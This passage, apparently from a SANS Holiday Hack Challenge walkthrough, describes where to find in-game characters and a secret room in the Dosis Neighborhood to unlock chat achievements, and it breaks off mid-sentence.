Chat with Tom VanNorman









Achievement - Chat with Tim Medin:

To find Tim Medin, he is in the park on the southeast corner of the Dosis Neighborhood as shown in red on the map below. Talk to Tim to gain this achievement.

Tim Medin

Chat with Tim Medin







Achievements x2 - Chat with Tom Hessman & Find the Secret Room:

To find Tom Hessman, go back to Ed's house and go to his office. On the left side of his office, behind the bookshelf is the secret room #1. Just walk all the way against the wall, on the left side where the bookshelf is, and you will go through the wall into the secret room. By going in the secret room and talking with Tom Hessman, you also unlock the "Find the Secret Room" achievement.


Hints were provided by Lynn Schifano in the link to the Counter Hack web site and the office tour. http://www.counterhack.net/Counter_Hack/Just_Your_Typical_Office.html





Tom Hessman Chat with Tom Hessman



Secret Room Find the Secret Room









Achievement - Chat with Josh Wright:


To find Josh Wright, go to the Sasabune restaurant in the east side of the Dosis Neighborhood as shown in red in the map below: Talk to Josh to gain this achievement.



Josh Wright


Chat with Josh Wright






Achievement - Chat with Dan Pendolino:


To find Dan Pendolino, go to the apartment building on the southwest side of the Dosis Neighborhood as shown in red on the map below. Walk through the building lobby and into the other open door to reach Dan. Talk to Dan to gain this achievement.




Dan Pendolino

Chat with Dan Pendolino










Achievement - Chat with Jeff McJunkin:

To find Jeff McJunkin, he is in the Grand Hotel as shown in red on the map below, in the Conference Center Netwars room :-) on the right after entering the lobby. Talk to Jeff to gain this achievement.











Achievements x2 - Find the Secret Secret Room and Find one of Jo's Delicious Cookies (Jeff Quest):


To find 